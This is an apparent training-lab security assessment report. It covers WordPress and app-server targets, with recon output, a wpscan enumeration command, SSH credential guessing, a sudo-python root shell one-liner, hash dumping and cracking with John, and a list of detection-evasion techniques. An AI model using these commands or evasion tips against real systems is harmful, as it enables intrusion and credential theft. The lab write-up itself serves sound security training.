X-CORP

Security Engineering: CSIRT Division

Attack, Defense, and Analysis

Table of Contents - Red Team

This document contains the following resources:

Table of Contents - Network Analysis


This document contains the following resources:

Table of Contents - Blue Team

This document contains the following resources:

Network Topology

Network Topology 192.168.1.0/24



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali
Role: Attack Machine

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1
Role: Target Machine

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2
Role: Target Machine

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK
Role: Network Monitoring

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Target 1	192.168.1.110	Target Machine (Hosts WordPress)
Target 2	192.168.1.115	Target Machine 2 (Hosts app server)
ELK	192.168.1.100	ELK Machine (Network & System Monitor)
Capstone	192.168.1.105	Alert Testing

Critical Vulnerabilities & Incidents

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Exploitation of Open Ports CAPEC-300	Ports 22, 80, 111, and 4444 are open and not monitored. Open ports that are not monitored and controlled can allow an attacker to exploit the services running on those ports, using those ports as points of entry.	• SSH w/ discovered credentials • Access to web server and DOS attacks
Enumeration & Account Foot Printing CAPEC-575	Web application vulnerability that allows attackers to use brute force techniques to validate users on a network or service.	• User enumeration • App susceptible to brute force and DOS

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak User Credentials CWE-521	Short names, first names, or any simple combinations.	• Password easy to obtain • Users use non-complex combinations • User accounts compromised
Misconfigured Security Controls CWE-284 CAPEC-122 ***OWASP Top 10***	Improper controls are implemented leaving systems vulnerable to exploits.	• Unauthorized access to SQL • Data exfiltration • Hash dumping • Privilege escalation w/ custom scripts
Confidential Data Improperly Secured CWE-219 CWE-522	Confidential data, such as users' personal information and login information, is easily accessible to the public with no security.	• DB authentication info accessible • "WP-config.php" file accessible • Entire WP directory accessible

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Brute Force Attack & Insufficient Security Measures CWE-307 CAPEC-49	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	• Improper access controls • Multiple failed attempts • More susceptible to brute force
Directory Path Traversal CWE-23 CAPEC-126	Improper access control and filtering allowing access to restricted and hidden directories.	• Authentication directories • Configuration files • Web directories
Unsalted Passwords/Insufficient Computational Effort CWE-916	Salting is adding additional values to hashed passwords, changing the hash value produced.	• Access to usernames and passwords • Password cracking
Privilege Escalation & Root Access CWE-284 CAPEC-233	A security hole created when code is executed with higher privileges than those of the user running it.	• Privilege escalation • Elevated permissions • System control

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
XML-RPC Parsing CWE-611 CAPEC-230	XML-RPC parsing is a WordPress feature that allows for XML documents to be transmitted in a user-friendly manner using HTTP as the transport method and XML for encoding.	• XML-RPC parsing susceptible • Pingback.ping • Botnets & DDOS • Loss of availability
WordPress XML-RPC Ping CAPEC-147	WordPress can use XML-RPC to communicate with systems. It is used to help users create posts offline by connecting WordPress with other applications and systems remotely.	• HTTP POST request smuggling • Bypass front-end security controls • Ping floods & DOS • Loss of availability

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Plaintext/Unencrypted Administrative Credentials CWE-256 CAPEC-37	Protocols and authentication methods that leave credentials unencrypted, like basic authentication and telnet.	• Accessible admin credentials • Admin access to SQL • Credential theft • Unauthorized access
Cloudflare Protection Bypass CAPEC-554	WordPress uses Cloudflare to increase site speed with a content delivery network.	• Pingback.ping & DNS Protection • DNS Exploitation & Corruption • Query manipulation • DNS spoofing, hijacking, flooding, and amplification • Loss of availability

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Insecure Design ***OWASP Top 10***	Faulty application design and flaws in architecture that hackers can exploit. Occurs when teams don't adhere to security best practices, and they fail to adequately anticipate and evaluate potential threats during the code design phase of creating an application.	• Site user enumeration • Code execution w/ higher privileges • Access to config & authentication pages
Vulnerable & Outdated Components ***OWASP Top 10***	Components refer to software elements (such as libraries, frameworks, modules, or plugins) within an application that have known security weaknesses or flaws or software elements that are running on older versions, and there may be newer releases or patches available.	• REST API • Java Libraries • EOSL

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Cryptographic Failures ***OWASP Top 10***	Use of weak encryption algorithms or short encryption keys which can make it easier for attackers to decrypt sensitive data.	• Insecure algorithms • Usage of weak keys • Protocol flaws • Downgrade attack
Injection • XSS • SQL • Command • LDAP • XML ***OWASP Top 10***	Attacks that exploit vulnerabilities in input validation and inadequate data handling. Attackers inject data such as SQL queries, code snippets, or commands into web application forms or URLs. They allow adversaries to access sensitive data and manipulate an application's behavior or gain access into the network/system.	• Session hijacking w/ WP • Arbitrary user inputs • Sudo python scripts • SMB Client exploitation • XML-RPC exploitation

Critical Vulnerabilities: Target 2

Assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Local File Inclusion (LFI) CAPEC-252	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	• Malicious Payload • RAT • Direct command line access • APT
Directory Path Traversal CWE-23 CAPEC-126	Accessing restricted web directories through command injection and URL manipulation of variables and parameters that reference files or directories.	• Root web directory • Establishes persistence w/ config changes

Critical Incidents

Assessment uncovered the following critical incidents.

Incident	Description	Impact
Trojan Malware CWE-507	Malicious computer virus disguised as a legitimate program, but carries a malicious, hidden payload that has the potential to wreak havoc on a system or network.	• Malware downloaded locally • Infected multiple hosts
Unauthorized Domain Setup	Private Active Directory domain created without authorization.	• Private domain creation • Torrenting • Detection avoidance
Illegal Torrenting	Downloading and uploading copyrighted files through a network.	• Copyright violations • Legal ramifications

Exploits Used

Exploitation: Open Ports (Ports 22, 80, 111, 4444)

- Nmap scan shows:
  - IP addresses, ranges, OS versions, service versions, and open ports
  - Open ports:
    - Port 80 – Web
    - Port 22 – SSH
    - Port 111 – RPC
    - Port 139 – NetBIOS
    - Port 445 – SMB
    - Port 4444 – TCP
  - Running services:
    - WordPress
    - Apache web server
    - SSH, RPC, HTTP, TCP
  - Access to web servers

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: User Enumeration, Account Foot Printing, & LFI

- Exploit:
  - Target 1 – WPSCAN to enumerate a list of users (Michael & Steven)
    - wpscan --url http://192.168.1.110/wordpress --enumerate u
  - Target 2 – RAT uploaded to target for direct command line access
    - nikto – C all – h 192.168.1.115


```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: SSH Using Discovered Credentials

- SSH into target machine – SSH Michael@192.168.1.110
- Brute force password
  - Password: “michael”
- Granted user access
  - Michael’s account compromised


Exploitation: Weak User Credentials

- Login with Michael’s account
  - Michael’s username & password are “michael”
  - Password is easy to obtain
  - Online attack




Exploitation: Misconfigured Security Controls

- Privilege escalation without password (sudo python)
  - sudo python –c ‘import pty;pty.spawn(“/bin/bash”)’
- Root shell access
- ***Recommendation:***
  - *Steven’s account should not have had access to run python with sudo and no password.*



Exploitation: Confidential Data Improperly Secured

- Back-end files (wp-config.php) not secured
- Dump the wp_user table containing hashes
- Crack the passwords with John-Ripper
- Access to personal information, PHI and PII




```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3]
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:02:49  3/3 0g/s 19113p/s 38220c/s 38220C/s blaunia..blash03
pink84           (steven)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url |
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+
2 rows in set (0.00 sec)
```

Exploitation: Brute Force & Insufficient Security Measures

- Password can be brute forced
- No limit to failed login attempts
- WordPress susceptible to enumeration

```
mysql> select * from wp_users
    -> ;
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
2 rows in set (0.00 sec)
```

```
Proceeding with incremental:ASCII
pink84                (steven)
```

Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

- HTTP Request Size Monitor Alert
- Sum of request bytes exceed 3500 per minute
- Alert triggered after 3500 bytes

Mitigating Detection

- Stealth scans like SYN scan or decoy scan
- Slower scans by adjusting timing parameters
- Fragmentation by obscuring contents of the packets
- Proxy chains and anonymization by rerouting scan traffic to obfuscate the source of the scans
- Protocol-Based scanning using less common protocols like ICMP or SCTP

Stealth Exploitation of Enumeration

Monitoring Overview

- Excessive HTTP Errors Alert
- Top 5 response status codes exceed 400 every 5 minutes
- Alert triggered after 400 threshold exceeded

Mitigating Detection

- Enumerating is noisy
- Stagger attempts
- Reduce scan intensity
- Passive enumeration techniques
- Stealthier scans, randomize timing, encrypt channels, and limit concurrent connections

Stealth Exploitation of LFI

Monitoring Overview

- CPU Usage Monitor Alert
- CPU usage process exceeds 0.5/minute
- Alert triggered after 50%

Mitigating Detection

- Alert is highly reliable
- Fileless Malware
- Evade detection through refactoring
- Obfuscation
- Request splitting
- User-agent spoofing
- IP address rotation
- Slow and Low technique
- Bypass logging
- Custom exploits

Traffic Profiles

Traffic Profile on 10.6.12.0/24

Wireshark analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (172.16.4.210), (185.243.121.24), (10.6.12.32)	ip.addr==10.6.12.0/24	Machines that sent the most traffic.
Most Common Protocols (HTTP, TCP, Telnet)	ip.addr==10.6.12.0/24	Most common protocols on the network.
# Unique IP Addresses	560	Count of observed IP addresses.
1 Malware Species (Trojan malware)	ip.addr==10.6.12.203 and http.request.method==GET	Number of malware binaries identified in traffic.

Behavior Analysis

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity:

“Normal” Activity

- Accessing public KBs
- Checking emails
- Accessing intranet

Suspicious Activity


- Enumerating users – WPSCAN
- Executing pingback.ping command
- Manipulating URL to access hidden & restricted directories
- Unauthorized access to DB and dumping hashes
- Setting up a private Active Directory Domain

Normal Activity

Normal Behavior – Accessing Public Knowledgebase

Knowledgebase Articles:

- HTTPS to establish a secure connection to Microsoft’s website
- User accessed files on creating private domains




Microsoft

Normal Behavior – Accessing Google Workspace

Accessing Email:

